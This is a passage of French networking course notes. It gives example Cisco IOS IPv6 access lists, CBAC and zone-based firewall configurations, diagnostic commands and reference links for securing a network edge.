 deny ipv6 ::0.0.0.0/96 any
 remark Deny other compatible addresses
 deny ipv6 ::224.0.0.0/100 any log
 deny ipv6 ::127.0.0.0/104 any log
 deny ipv6 ::0.0.0.0/104 any log
 deny ipv6 ::255.0.0.0/104 any log
 remark Deny false 6to4 packets
 deny ipv6 2002:e000::/20 any log
 deny ipv6 2002:7f00::/24 any log
 deny ipv6 2002:0000::/24 any log
 deny ipv6 2002:ff00::/24 any log
```

Exemple d'ACL bloquante (2/4)

```
deny ipv6 2002:0a00::/24 any log
deny ipv6 2002:ac10::/28 any log
deny ipv6 2002:c0a8::/32 any log
remark Permit good NDP messages since we deny and log at the end
permit icmp fe80::/10 any nd-na
permit icmp fe80::/10 any nd-ns
remark Deny Link-Local communications
deny ipv6 fe80::/10 any
remark Deny Site-Local (deprecated)
deny ipv6 fec0::/10 any
remark Deny Unique-Local packets
deny ipv6 fc00::/7 any
remark Deny multicast packets
deny ipv6 ff00::/8 any
remark Deny Documentation Address
deny ipv6 2001:db8::/32 any
remark Deny 6Bone addresses (deprecated)
deny ipv6 3ffe::/16 any
remark Deny RH0 packets
deny ipv6 any any routing-type 0 log
```

Exemple d'ACL bloquante (3/4)

```
remark Deny our own addresses coming inbound
 deny ipv6 2001:db8:11::/48 any log
 remark permit BGP to and from our EBGP neighbor
 permit tcp host 2001:db8:4::1 host 2001:db8:4::2 eq bgp
 permit tcp host 2001:db8:4::1 eq bgp host 2001:db8:4::2
 remark Permit traffic to our web server
 permit tcp any host 2001:db8:11::100 eq www
 remark Permit our returned traffic from internal clients
 permit tcp any 2001:db8:11::/48 range 1024 65535
 permit udp any 2001:db8:11::/48 range 1024 65535
 remark Permit inbound DNS responses to our internal caching DNS server
 permit udp any eq domain host 2001:db8:11:30:20c:29ff:fe5d:982a
 remark Permit good ICMPv6 message types
 permit icmp any 2001:db8:11::/48 destination-unreachable
 permit icmp any 2001:db8:11::/48 packet-too-big
 permit icmp any 2001:db8:11::/48 parameter-problem
 permit icmp any 2001:db8:11::/48 echo-reply
```

Exemple d'ACL bloquante (4/4)

```
remark Permit our ISP to ping our external interface
permit icmp host 2001:db8:4::1 host 2001:db8:4::2 echo-request
remark Deny everything else and log it
deny ipv6 any any log
```

Firewall CBAC standard

Firewall Cisco IOS SPI et ACL. En 6 étapes :

1. Vérifier la connectivité et le routage
2. Configuration globale
3. Configuration des interfaces
4. Configuration des ACLs
5. Tester de l'extérieur et de l'intérieur
6. Ouvrez du trafic

Paramètres globaux

```
! paramètres globaux
enable
configure terminal
 ipv6 unicast-routing
 ipv6 inspect name ipv6_test icmp timeout 60
 ipv6 inspect name ipv6_test tcp timeout 60
 ipv6 inspect name ipv6_test udp timeout 60
```

Configuration des interfaces

```
interface FastEthernet0/0
 description LAN (TRUST)
 ipv6 enable
 ipv6 traffic-filter INBOUND out
 ipv6 inspect ipv6_test in
!
interface FastEthernet0/1
 description WAN (UNTRUST)
 ipv6 enable
 ipv6 traffic-filter OUTBOUND in
```

ACLs bloquantes

```
ipv6 access-list INBOUND
permit icmp any any nd-na
permit icmp any any nd-ns
deny ipv6 any any log
!
ipv6 access-list OUTBOUND
 permit icmp any any nd-na
 permit icmp any any nd-ns
 deny ipv6 any any log
```

Exemple de configuration ZBF


https://supportforums.cisco.com/docs/DOC-28403

The below topology brings a simple network containing two security zones. Host H1 (Client) and H2 (Admin) are connected to inside interface Gigabit Ethernet 0/1 accessing web server connected to outside interface Gigabit Ethernet 0/0.

We will have the goal of allowing

1. Only HTTP and HTTPS traffic for H1 (Client) from the inside to the outside
2. HTTP, HTTPS and ICMP for H2 (Admin) from the inside to the outside

All other traffic should drop from inside to outside.



Création du firewall

```
parameter-map type inspect v6-param-map
 sessions maximum 10000
 ipv6 routing-header-enforcement loose
!
class-map type inspect match-any v6-class
 match protocol tcp
 match protocol udp
 match protocol icmp
 match protocol ftp
!
policy-map type inspect v6-policy
 class type inspect v6-class
  inspect
!
zone security z1
zone security z2
!
zone-pair security zp source z1 destination z2
 service-policy type inspect v6-policy
```

Configuration des interfaces

```
interface FastEthernet0/1
 description LAN (TRUST)
 ipv6 enable
 zone-member z1
!
interface FastEthernet0/0
description Internet (UNTRUST)
 ipv6 enable
 zone-member z2
```

Diagnostic fondamental

Sous Cisco IOS :

```
show ipv6 access-list [access-list-name]

show ipv6 inspect {name inspection-name | config |
interfaces | session [detail] | all}

show logging [slot slot-number | summary]
```

Pour les épreuves :

- nmap -6
- ping
- thc-ipv6

11. Labs avancés

Labs avancés

- Stateful Inspection Transparent Firewall
- Rate Policing For Zone-Based Policy Firewall
- URL Filtering

Références et Todo

Références : généralités

- Pare-feu_(informatique),Firewall_(computing), Zone_démilitarisée_(informatique)
- http://en.wikipedia.org/wiki/Cyber_security_and_countermeasure
- http://fr.wikipedia.org/wiki/Pare-feu_%C3%A0_%C3%A9tats
- http://en.wikipedia.org/wiki/Stateful_firewall
- http://en.wikipedia.org/wiki/Application_layer_firewall
- http://en.wikipedia.org/wiki/Proxy_server
- http://fr.wikipedia.org/wiki/Proxy
- http://en.wikipedia.org/wiki/Reverse_proxy
- http://en.wikipedia.org/wiki/Content-control_software
- http://en.wikipedia.org/wiki/Category:Web_caching_protocol
- http://commons.wikimedia.org/wiki/File:Netfilter_schema.png
- http://www.sans.org/score/checklists/FirewallChecklist.pdf

Références Configuration ZBF

- http://www.cisco.com/c/en/us/support/docs/security/ios-firewall/98628-zone-design-guide.html
- http://www.cisco.com/c/en/us/support/docs/security/ios-firewall/109479-zbf-vpn-traffic.html

DoS protection, TCP/UDP session timers, audit-trail, L7 Inspection

- Tuning Cisco IOS Classic and Zone-Based Policy Firewall Denial-of-Service Protection
- Zone-Based Policy Firewall Design and Application Guide

Références ACLs IPv6

- http://www.cisco.com/c/en/us/support/docs/ip/access-lists/26448-ACLsamples.html
- http://www.cisco.com/c/en/us/td/docs/ios-xml/ios/ipv6/configuration/15-2s/ipv6-15-2s-book/ip6-sec-trfltr-fw.html#GUID-F9C70A05-6CC1-48F8-8DCA-A40291E343ED
- http://www.bortzmeyer.org/ipv6-securite.html
- http://www.cisco.com/en/US/prod/collateral/iosswrel/ps6537/ps6553/white_paper_c11-678658.html
- RFC 6092 et RFC 6204 : recommandations de filtrage sur les CPE end-user.

ToDo

- Adaptation des exemples avec la topologie IPv4/IPv6

Droits

Cisco Systems Trademarks